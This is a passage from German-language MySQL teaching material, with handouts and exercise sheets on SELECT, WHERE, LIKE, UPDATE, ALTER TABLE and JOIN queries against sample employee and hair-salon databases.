SELECT MitarbeiterID, Nachname, GebDatum FROM Stammdaten
ORDER BY GebDatum DESC LIMIT 10;
```

## SQL

**SELECT DISTINCT** gibt nur eindeutige Werte ohne Duplikate aus!  
Im Beispiel werden alle unterschiedlichen Abteilungen ausgegeben.

```
SELECT DISTINCT Abteilung FROM Stammdaten;
```

# Übungsblatt 11.4 MySQL SELECT

Referenzcode: **PHPU114**  
 Dateien: U114\_MySQL.pdf  
 Technologien: MySQL

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| <b>Übung G - Ausgabe aller Datensätze</b>  |           |           |
| ... erstellen einen SQL Befehl mit SELECT für die vollständige Ausgabe aller Datensätze einer Tabelle. | I         | II        |
| <b>Übung H - Ausgabe sortiert nach Geburtsdatum</b>  |           |           |
| ... zeigen alle Datensätze mit Einschränkung auf bestimmte Spalten an.                                 | I         | II        |
| ... sortieren das Ausgabeergebnis aufsteigend.   | I         | II        |
| <b>Übung I - Ausgabe sortiert nach Preis (absteigend)</b>  |           |           |
| ... erzeugen eine Ausgabe mit bestimmten Spalten.  | I         | II        |
| ... sortieren das Ausgabeergebnis absteigend.  | I         | II        |
| ... limitieren die Ausgabe auf eine bestimmte Anzahl von Datensätzen.                                  | I         | II        |
| <b>Übung J - Unterschiedliche Warengruppen</b>   |           |           |
| ... schreiben eine eindeutige SELECT DISTINCT Abfrage.   | I         | II        |
| ... reflektieren auf das Notwendigste und reduzieren die Anzahl der Spalten.                           | I         | III       |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

Anmerkungen

---

Die Übungsbeispiele aus **Kapitel 11 – MySQL** handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.



### Übung G: Ausgabe aller Datensätze

- Aktiviere die Datenbank **FriseurDB**
- Es sollen alle Datensätze der **Mitarbeiter** Tabelle angezeigt werden.
- Es sollen alle Datensätze der **Produkte** Tabelle angezeigt werden.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.



### Übung H: Ausgabe sortiert nach Geburtsdatum

- Aktiviere die Datenbank **FriseurDB**
- Zeige alle Daten der Spalten **Name**, **GebDatum** und **BeschArt** der Tabelle **Mitarbeiter**.
- Sortiere das Ausgabeergebnis nach dem Geburtsdatum (**GebDatum**) aufsteigend an. (also vom Ältesten zum Jüngsten)
- Führe alle Befehle aus und speichere sie in einer sql-Datei.



### Übung I: Ausgabe sortiert nach Preis (absteigend)

- Aktiviere die Datenbank **FriseurDB**
- Zeige alle Daten der Spalten **Bezeichnung** und **Verkaufspreis** der Tabelle **Produkte** an.
- Sortiere das Ausgabeergebnis nach dem Verkaufspreis absteigend (also vom teuersten zum billigsten Produkt)
- Zusätzlich sollen nur die ersten 8 Produkte angezeigt werden!
- Führe alle Befehle aus und speichere sie in einer sql-Datei.



### Übung J: Unterschiedliche Warengruppen

- Aktiviere die Datenbank **FriseurDB**
- Ermittle aus der **Produkte** Tabelle, welche unterschiedlichen Warengruppen es gibt!
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

# Lernhandout 11.5 MySQL WHERE

Referenzcode: **PHPL115**  
Dateien: L115\_MySQL.pdf  
Technologien: MySQL

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... kennen die WHERE Klausel um eine SQL Abfrage auf eine oder mehrere Bedingungen einzuschränken. | I                | I                |
| ... erzeugen eine Abfrage mit einer eindeutigen Übereinstimmung.                                   | I                | II               |
| ... erzeugen eine Abfrage die mehrere Datensätze mit bestimmter WHERE Einschränkung ausgibt.       | I                | II               |
| ... nutzen Vergleichsoperatoren innerhalb einer WHERE Klausel.                                     | I                | II               |
| ... begrenzen eine Abfrage auf einen Bereich mit BETWEEN.  | I                | II               |
| ... nutzen den AND Operator um mehrere Bedingungen innerhalb der WHERE Klausel festzulegen.        | I                | II               |
| ... kennen und unterscheiden zwischen AND sowie OR Operatoren.                                     | I                | I                |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---



Die **WHERE** Klausel schränkt eine SQL Abfrage auf eine oder mehrere Bedingungen ein. **WHERE** benötigt eine Spalte und eine Suchbedingung!

## SQL



Ausgabe des Datensatz mit der **MitarbeiterID = 26**

Es wird der ganze Datensatz für den Mitarbeiter mit der ID 26 angezeigt.

```
USE PersonalDB;
SELECT * FROM Stammdaten WHERE MitarbeiterID = 26;
```

## SQL



Ausgabe aller Datensätze mit dem Nachnamen 'Meier'

Alle Mitarbeiter|innen mit dem Nachnamen 'Meier' werden ausgegeben. Zeichenketten werden mit einfachen Hochkomma definiert.

```
SELECT * FROM Stammdaten WHERE Nachname = 'Meier';
```

## SQL

Alle Mitarbeiter|innen ausgeben, die vor dem 01. Jänner 2000 geboren wurden!

```
SELECT Nachname, GebDatum FROM Stammdaten
WHERE GebDatum < '2000-01-01';
```



Die **WHERE** Klausel kann auch Vergleichsoperatoren anwenden. = ist gleich, > größer, < kleiner, <> ungleich usw.

## SQL



Ausgabe aller Mitarbeiter|innen die im Jahr 2005 geboren wurden

Mit dem **BETWEEN** Operator lässt sich die **WHERE**-Klausel auf einen Bereich zwischen zwei Werten einschränken!

```
SELECT * FROM Stammdaten
WHERE GebDatum BETWEEN '2005-01-01' AND '2005-12-31';
```

## SQL



Ausgabe aller Frauen in der Abteilung 'Buchhaltung'

Zwei oder mehr **WHERE** Klauseln lassen sich mit dem Operator **AND** verbinden. Zusätzlich wird eine Spalte **Anrede** mit dem immer gleichen Wert '**Frau**' angezeigt. Die Spalte Anrede wird nur in der Ausgabetable angezeigt!

```
SELECT 'Frau' AS Anrede, Nachname, Abteilung
FROM Stammdaten
WHERE Geschlecht = 'W' AND Abteilung = 'Buchhaltung';
```



Neben dem **AND** Operator gibt es noch den **OR** (Oder) Operator! Bei **AND** erfolgt die Anzeige wenn beide Bedingungen **TRUE** sind. Bei **OR**, wenn eine der Bedingungen **TRUE** ist.

# Übungsblatt 11.5 MySQL WHERE

Referenzcode: **PHPU115**  
 Dateien: U115\_MySQL.pdf  
 Technologien: MySQL

| Feinziele   | Zielarten | Taxonomie |
|---|-----------|-----------|
| <b>Die Studierenden ...</b>                                       |           |           |
| <b>Übung K - Suche über die ID</b>                                |           |           |
| ... suchen nach einem konkreten Datensatz.                        | I         | II        |
| ... nutzen eine WHERE Klausel um die Suche zu beschränken.        | I         | II        |
| <b>Übung L - Suche über das Geschlecht</b>                        |           |           |
| ... zeigen mehrere Datensätze mit bestimmten Spalten an.          | I         | II        |
| ... beschränken die Ausgabe mit einer WHERE Klausel.              | I         | II        |
| <b>Übung M - Ausgabe aller Mitarbeiterinnen nach Geburtsdatum</b> |           |           |
| ... nutzen Vergleichsoperatoren um eine Ausgabe zu beschränken.   | I         | II        |
| <b>Übung N - Suche nach allen Männer in Vollzeitbeschäftigung</b> |           |           |
| ... ermitteln Datensätze mit bestimmten Spalten.                  | I         | II        |
| ... kombinieren zwei Bedingungen in einer WHERE Klausel.          | I         | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomie:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Bei Übung L und Übung N wäre es nicht schlecht vor der SELECT Abfrage mit WHERE Klausel eine SELECT DISTINCT Abfrage auszuführen um die Suchbedingung in seiner Schreibweise richtig abzusetzen.

Anmerkung zu Übung L: Zum Zeitpunkt der Erstellung des Handouts wurde das Thema "drittes Geschlecht" zwar diskutiert aber noch nicht konkret umgesetzt. Das dritte Geschlecht ist definitiv auch ein Thema für die Datenbankmodellierung mit nachhaltigen Auswirkungen – z. B. für die Anrede in einem datenbankgesteuerten Serienbrief.

Die Übungsbeispiele aus **Kapitel 11 – MySQL** handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.



### Übung K: Suche über die ID

- Aktiviere die Datenbank **FriseurDB**
- Zeige den vollen Datensatz von Frau Rucker an.
- Die Information ist in der Mitarbeiter Tabelle zu finden. Frau Rucker hat die ID 24.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.



### Übung L: Suche über das Geschlecht

- Aktiviere die Datenbank **FriseurDB**
- Es sollen die Spalten **Name**, **Geschlecht** und **BeschArt** aus der Tabelle **Mitarbeiter** ausgegeben werden.
- Beschränke die Ausgabe auf nur **weibliche** Mitarbeiterinnen.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.



### Übung M: Ausgabe aller Mitarbeiterinnen nach Geburtsdatum

- Aktiviere die Datenbank **FriseurDB**
- Zeige alle Datensätze der Tabelle **Mitarbeiter** an.
- Beschränke die Ausgabe auf alle Mitarbeiter\_innen, die nach dem Jahr 2000 geboren wurden.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.



### Übung N: Suche nach allen Männer in Vollzeitbeschäftigung

- Aktiviere die Datenbank **FriseurDB**
- Zeige die Spalten **Name**, **GebDatum** und **BeschArt** an.
- Beschränke die Suche auf alle Männer, die in Vollzeit beschäftigt sind.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

# Lernhandout 11.6 MySQL LIKE

Referenzcode: **PHPL116**  
Dateien: L116\_MySQL.pdf  
Technologien: MySQL

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... kennen die Syntax der Mustererkennung mit LIKE.   | I                | I                |
| ... kennen die Platzhalter (Wildcards bzw. Joker).  | I                | I                |
| ... nutzen den Platzhalter für ein beliebiges Zeichen.  | I                | II               |
| ... nutzen den Platzhalter für einen Textteil mit mehr als einem Zeichen.                                       | I                | II               |
| ... wissen, dass die Mustererkennung in MySQL nicht zwischen Groß- und Kleinschreibung unterscheidet.           | I                | II               |
| ... reflektieren auf andere SQL Umgebungen, z. B. PostgreSQL wo die Mustererkennung sehr wohl CaseSensitiv ist. | I                | III              |
| ... nutzen Platzhalter um in einem Datum ein bestimmtes Monat auszulesen.                                       | I                | II               |
| ... nutzen das Schlüsselwort IN um eine Liste mit Werten als Bedingung für die WHERE Klausel zu bestimmen.      | I                | II               |
| ... analysieren das Problem der Kombination von mehreren Bedingungen mit IN und LIKE Schlüsselwörtern.          | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Mit der WHERE Klausel, LIKE und SELECT lassen sich mannigfaltige Abfragen konstruieren. Die geübte Lehrperson braucht nur einen Blick auf die Tabelle werfen um noch weitere Abfragekonstrukte zu erzeugen ...

In Verbindung mit der **WHERE** Klausel gibt es eine Mustererkennung mit dem Operator **LIKE**. **LIKE** unterscheidet nicht zwischen Groß- und Kleinschreibung, zumindest nicht in MySQL (PostgreSQL im Vergleich ist CaseSensitiv). Zusätzlich können Platzhalter (Wildcards, bzw. Joker) eingesetzt werden. Das Prozentzeichen **%** ersetzt einen Textteil mit beliebigen Zeichen und beliebiger Länge. Der Unterstrich **\_** steht exakt für nur ein einziges, beliebiges Zeichen.

## SQL



Suche nach einem Vornamen mit einem **\_** Platzhalter

Im Beispiel wird der letzte Buchstabe mit einem Platzhalter für ein einziges Zeichen belegt. Als Ergebnis bekommt man sowohl Christine also auch Christina. **LIKE** ignoriert die Großschreibung!

```
USE PersonalDB;
SELECT Nachname, Vorname FROM Stammdaten
WHERE Vorname LIKE 'christin_';
```

## SQL



Suche nach allen Nachnamen die mit einem M beginnen

Das Beispiel gibt alle Nachnamen aus, die mit einem M beginnen. **LIKE** ignoriert die Großschreibung!

```
SELECT Nachname, Vorname FROM Stammdaten
WHERE Nachname LIKE 'm%';
```

## SQL



Ausgabe aller Mitarbeiter|innen die im Juni Geburtstag feiern!

Mit die Platzhalter ersetzen das Jahr und den Tag. Somit wird nur nach dem Monat 06 gesucht!

```
SELECT Nachname, Vorname, GebDatum FROM Stammdaten
WHERE GebDatum LIKE '%-06-%';
```

## SQL



Alle Mitarbeiter|innen aus den Abteilungen Lager und Verkauf anzeigen!

Mit dem Schlüsselwort **IN** kann eine Liste mit Werten definiert werden. **IN** benötigt eine Klammer - die Suchbegriffe werden durch Beistriche getrennt!

```
SELECT Nachname, Vorname, Abteilung FROM Stammdaten
WHERE Abteilung IN ('Lager', 'Verkauf')
ORDER BY Abteilung;
```



**IN** und **LIKE** lassen sich nicht kombinieren.  
Eine Lösung wäre, die **WHERE**-Klausel mit dem **OR** Operator zu verbinden

```
SELECT Nachname, Vorname, Abteilung FROM Stammdaten
WHERE Abteilung LIKE 'La%' OR Abteilung LIKE 'Ve%'
ORDER BY Abteilung;
```

# Übungsblatt 11.6 MySQL LIKE

Referenzcode: **PHPU116**  
 Dateien: U116\_MySQL.pdf  
 Technologien: MySQL

| Feinziele  | Zielarten | Taxonomie  |
|--|-----------|------------|
| <b>Die Studierenden ...</b>  |           |            |
| <b>Übung O - Suche nach Cremeoxyd</b>  |           |            |
| ... erstellen eine Abfrage mit Mustererkennung und Platzhalter.                        | <b>I</b>  | <b>II</b>  |
| <b>Übung P - Suche nach Antidandruff</b>   |           |            |
| ... erstellen eine Abfrage von bestimmten Spalten mit Mustererkennung und Platzhalter. | <b>I</b>  | <b>II</b>  |
| <b>Übung Q - Suche nach Mitarbeitern die im Mai Geburtstag feiern</b>                  |           |            |
| ... nutzen Platzhalter innerhalb einer Einschränkung für ein Datum.                    | <b>I</b>  | <b>II</b>  |
| ... filtern auf eine bestimmten Monat hin mit variablen Tag und Jahr.                  | <b>I</b>  | <b>II</b>  |
| <b>Übung R - Suche mit zwei Bedingungen</b>  |           |            |
| ... suchen nach zwei möglichen Begriffen innerhalb einer Spalte.                       | <b>I</b>  | <b>II</b>  |
| ... entscheiden sich für einen Lösungsweg.   | <b>KI</b> | <b>III</b> |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

Anmerkungen

---

Die Übungsbeispiele aus **Kapitel 11 – MySQL** handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.



### Übung O: Suche nach Cremeoxyd

- Aktiviere die Datenbank **FriseurDB**
- Zeige alle Datensätze der Tabelle **Produkte** an.
- Beschränke die Ausgabe auf alle Produkte mit der **Bezeichnung** Cremeoxyd. Es sollen nur die Produkte **Cremeoxyd 3%** und **Cremeoxyd 6%** angezeigt werden.  
Verwende also eine **WHERE LIKE** Abfrage mit Platzhaltern.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.



### Übung P: Suche nach Antidandruff

- Aktiviere die Datenbank **FriseurDB**
- Zeige die Spalten **Bezeichnung, Verkaufspreis und Warengruppe** aus der Tabelle **Produkte** an.
- Beschränke die Ausgabe auf alle Einträge die das Wort **Dandruff** beinhalten.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.



### Übung Q: Suche nach Mitarbeitern die im Mai Geburtstag feiern

- Aktiviere die Datenbank **FriseurDB**
- Zeige alle Datensätze der Tabelle **Mitarbeiter** an.
- Beschränke die Ausgabe auf alle Mitarbeiter\_innen, die im Mai Geburtstag feiern.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.



### Übung R: Suche mit zwei Bedingungen

- Aktiviere die Datenbank **FriseurDB**
- Zeige alle Daten der Tabelle **Produkte** an.
- Beschränke die Suche auf die Worte **Hair** und **Tonic** in der Spalte **Bezeichnung**.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

# Lernhandout 11.7 MySQL UPDATE

Referenzcode: **PHPL117**

Dateien: L117\_MySQL.pdf, L117\_UPDATE.sql

Technologien: MySQL

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... kennen die Syntax des UPDATE Befehls.  | I                | I                |
| ... achten auf die Kombination von UPDATE mit der WHERE Klausel um nicht Datenwerte generell zu überschreiben.         | I                | II               |
| ... ändern den Wert eines bestimmten Datensatz der eindeutig mit WHERE ermittelt wird.                                 | I                | II               |
| ... fügen mit dem SQL Befehl ALTER TABLE eine zusätzliche Spalte zu einer Tabelle hinzu.                               | I                | II               |
| ... definieren für eine gesamte Spalte einen einheitlichen Wert.   | I                | II               |
| ... ändern den Wert einer bestimmten Spalte von mehreren Datensätzen die über eine WHERE Klausel eingeschränkt wurden. | I                | II               |
| ... verwenden mathematische Operatoren in einem UPDATE SET Befehl.   | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen



Datenwerte ändert man mit dem **UPDATE** Befehl. Dieser benötigt den Tabellennamen. Mit **SET** wird die Spalte und der neue Wert angegeben. Mit einer **WHERE** Klausel wird ein oder mehrere Werte für die Änderung selektiert. Achtung: Ohne **WHERE** Klausel werden alle Datenwerte einer Spalte überschrieben!

## SQL



Frau Gangl Susanne (MitarbeiterID 20) hat geheiratet und heißt nun Schober Susanne!

Über die MitarbeiterID, die eindeutige Primärschlüsselspalte wird der Datensatz identifiziert und mit **UPDATE** und **SET** wird der Wert geändert!

```
USE PersonalDB;  
UPDATE Stammdaten SET Nachname = 'Schober'  
WHERE MitarbeiterID = 20;
```

## SQL



Die Stammdaten-Tabelle bekommt eine neue Spalte: Bonus

Mit **ALTER TABLE** und **ADD** wird eine neue Spalte zur Stammdaten-Tabelle hinzugefügt. Sie soll vom Typ **SMALLINT** sein und beschreibt eine jährliche Bonuszahlung für Mitarbeiter|innen.

```
ALTER TABLE Stammdaten  
ADD Bonus SMALLINT;
```

## SQL



Alle bekommen einen Bonus von € 450,-

Die neue Spalte Bonus ist zur Zeit noch mit NULL belegt. Mit dem **UPDATE** Befehl wird die Spalte bei allen Mitarbeiter|innen mit 450 gefüllt!

```
UPDATE Stammdaten SET Bonus = 450;
```

## SQL



Alle Mitarbeiter|innen der Abteilung Buchhaltung bekommen einen Bonus von € 600,-

Über die **WHERE** Klausel wird die Abteilung Buchhaltung ausgewählt.

```
UPDATE Stammdaten SET Bonus = 600  
WHERE Abteilung = 'Buchhaltung';
```

## SQL



Alle Frauen bekommen zusätzlich noch € 70,-

SQL kann auch mathematische Operationen ausführen. Hier wird zum Bonus noch € 70,- hinzugefügt.

```
UPDATE Stammdaten  
SET Bonus = Bonus + 70  
WHERE Geschlecht = 'W';
```

# Übungsblatt 11.7 MySQL UPDATE

Referenzcode: **PHPU117**  
 Dateien: U117\_MySQL.pdf  
 Technologien: MySQL

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| <b>Übung S - Preisänderung</b>   |           |           |
| ... ändern den Wert einer bestimmten Spalte die durch eine WHERE Klausel gefiltert wurde.                              | I         | II        |
| <b>Übung T - Änderung der Warengruppe</b>  |           |           |
| ... ändern die Werte von mehreren Datensätzen die eine bestimmte Übereinstimmung besitzen.                             | I         | II        |
| <b>Übung U - Neue Spalte Rabatt</b>  |           |           |
| ... erzeugen eine neue Spalte in einer Tabelle mit ALTER TABLE.  | I         | II        |
| ... ändern alle Werte einer Spalte mit einem UPDATE Befehl.  | I         | II        |
| <b>Übung V - Änderungen der Rabatte</b>  |           |           |
| ... ändern jene Werte die über eine WHERE Klausel auf einen bestimmten Suchbegriff eingeschränkt wurden.               | I         | II        |
| <b>Übung V - Erhöhung der Rabatte</b>  |           |           |
| ... suchen nach Datensätzen mit einem Vergleichsoperator und nutzen mathematische Operatoren um dessen Wert zu ändern. | I         | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Die Übungsbeispiele aus **Kapitel 11 – MySQL** handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.



### Übung S: Preisänderung

- Aktiviere die Datenbank **FriseurDB**
- Ändere den Preis von **Perm Standard** (ArtikelNr 18) von € 19.90 auf € 17.90
- Führe alle Befehle aus und speichere sie in einer sql-Datei.



### Übung T: Änderung der Warengruppe

- Aktiviere die Datenbank **FriseurDB**
- Überschreibe die Warengruppen Treatments und Dauerwelle aus der Tabelle Produkte in --> Chemie.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.



### Übung U: Neue Spalte Rabatt

- Aktiviere die Datenbank **FriseurDB**
- Füge der Tabelle Produkte eine weitere Spalte Rabatt mit dem Typ **SMALLINT** hinzu.
- Fülle die neue Spalte Rabatt mit dem Wert 3 %.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.



### Übung V: Änderungen der Rabatte

- Aktiviere die Datenbank **FriseurDB**
- Ändere den Rabatt aller Produkte der Warengruppe **Styling** auf 5 %.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.



### Übung W: Erhöhung der Rabatte

- Aktiviere die Datenbank **FriseurDB**
- Alle Produkte, die einen höheren Verkaufspreis als € 6,- haben, sollen zum bestehenden Rabatt noch zusätzlich 4 % hinzuaddiert bekommen!
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

# Lernhandout 11.8 MySQL JOIN

Referenzcode: **PHPL118**  
 Dateien: L118\_MySQL.pdf, L118\_Kontakte.sql  
 Technologien: MySQL


| Feinziele   | Zielarten | Taxonomie |
|---|-----------|-----------|
| <b>Die Studierenden ...</b>   |           |           |
| ... verbinden zwei Tabellen für eine Abfrage.   | I         | II        |
| ... verstehen einen 1:n Verbindung zwischen einer Primärschlüsselspalte und einer Fremdschlüsselspalte einer anderen Tabelle. | I         | III       |
| ... reflektieren auf die Normalformen der Datenbankmodellierung.  | IK        | III       |
| ... können eine UML Darstellung lesen und erstellen.  | IK        | II        |
| ... nutzen JOIN um eine Abfrage über zwei Tabellen auszuführen.   | I         | II        |
| ... erweitern eine SELECT Abfrage über zwei Tabellen mit JOIN ON und einer WHERE Klausel.                                     | I         | II        |
| ... verbinden alle bisher erlernten SQL Befehle (SELECT, FROM, JOIN, ON, WHERE und LIKE) zu einem einzigen SQL Befehl.        | I         | II        |
| ... erstellen eine Abfrage über zwei Tabellen mit WHERE und LIKE.   | I         | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Im Handout wird auf die 2. Normalform (Stichwort: Normalisierung von relationalen Datenbanken) eingegangen. Im Beispiel wird zur Elterntabelle Stammdaten die Kindtabelle Kontakte hinzugefügt. Man könnte auch behaupten, dass alle Spalten der Kontakte-Tabelle auch in den Stammdaten stehen könnte – weit gefehlt, denn was passiert wenn ein Mitarbeiter zwei Mobiltelefonnummern hat? In nur einer einzigen Stammdaten-Tabelle würde eine unerwünschte Redundanz entstehen! In höheren Datenbankmodellen wird noch zusätzlich ein CONSTRAINT auf den Foreignkey gelegt um eine DELETE oder UPDATE Cascade möglich zu machen ← unter anderem ein Merkmal einer relationalen Datenbank. Denn wie soll vorgegangen werden, wenn ein Eintrag aus der Elterntabelle gelöscht wird – bleiben die abhängigen Kindeinträge bestehen? Diese und andere Fragen entstehen dann, wenn die Schüler\_innen eine Datenbank-Idee umsetzen wollen, die das Ausmaß einer großen Sozial-Media-Plattform hat. Auf diesem Niveau müssen sie sich selbstständig und eigenmotiviert mit der Thematik auseinandersetzen oder für teures Geld einen Datenbank-Experten bzw. Expertin engagieren.

Bei der Datenbankmodellierung werden Tabellen miteinander verbunden. Unsere **Stammdaten**-Tabelle wird mit der **Kontakte**-Tabelle in einer 1:n Verbindung verbunden. Die Spalte **MitarbeiterID** entspricht der **fk\_mid** Spalte der **Kontakte**-Tabelle. In der **MitarbeiterID** kann ein Wert nur einmal vorkommen (Primärschlüssel). In der **fk\_mid** Spalte können die Werte öfters vorkommen - so ergibt sich die 1:n Verbindung. So kann in der **Kontakte**-Tabelle ein Mitarbeiter mehrere Adressen oder Mobiltelefonnummern gespeichert werden!



Öffne die Datei **L118\_Kontakte.sql** und kopiere sie in die Konsole von phpMyAdmin. Darin befindet sich die Struktur der Kontakte-Tabelle und Daten.

## SQL



Abfrage über zwei Tabellen mit der Ausgabe aller Datensätze

**JOIN** Verbindet die zwei Tabellen.  
**ON** Gibt an, welche Spalten gebunden werden.

```
USE PersonalDB;
SELECT * FROM Stammdaten JOIN Kontakte
ON MitarbeiterID = fk_mid;
```

## SQL



Ausgabe der Adresse und der Telefonnummer von Herrn Weber Armin (**MitarbeiterID 45**)

Die Abfrage wird um eine WHERE Klausel erweitert.

```
SELECT Vorname, Nachname, Strasse, PLZ, Ort, Mobil
FROM Stammdaten JOIN Kontakte
ON MitarbeiterID = fk_mid
WHERE MitarbeiterID = 45;
```

## SQL

Abfrage aller Grazer|innen mit einer Ausgabe des Namen und dem Ort

```
SELECT Vorname, Nachname, Ort
FROM Stammdaten JOIN Kontakte
ON MitarbeiterID = fk_mid
WHERE Ort LIKE '%Graz%';
```

# Übungsblatt 11.8 MySQL JOIN

Referenzcode: **PHPU118**  
 Dateien: U118\_MySQL.pdf, FriseurLager.sql  
 Technologien: MySQL


| Feinziele   | Zielarten | Taxonomie |
|---|-----------|-----------|
| <b>Die Studierenden ...</b>   |           |           |
| <b>Übung X - Lager-Tabelle</b>  |           |           |
| ... erstellen eine Tabelle auf der Basis eines UML-Beziehungsdiagramm.  | <b>I</b>  | <b>II</b> |
| ... fügen Daten aus einer externen SQL-Quelle in eine Tabelle ein.  | <b>I</b>  | <b>II</b> |
| <b>Übung Y - Join-Abfragen</b>  |           |           |
| ... ermitteln alle Datensätze von bestimmten Spalten aus zwei Tabellen mit JOIN.  | <b>KI</b> | <b>II</b> |
| ... suchen nach einem bestimmten Wert der Tabelle x der zu einem Suchbegriff aus der Tabelle y passt.                                       | <b>KI</b> | <b>II</b> |
| ... suchen über zwei Tabellen hinweg nach bestimmten Spalten und einem Suchbegriff und sortieren das Ergebnis in einem einzigen SQL Befehl. | <b>KI</b> | <b>II</b> |
| ... zeigen den kompletten Datensatz zu einem Suchbegriff in welchem zwei Tabellen mit JOIN verbunden sind.                                  | <b>KI</b> | <b>II</b> |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Die Übungsbeispiele aus Kapitel 11 – MySQL handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.



### Übung X: Lager-Tabelle

- Aktiviere die Datenbank **FriseurDB**
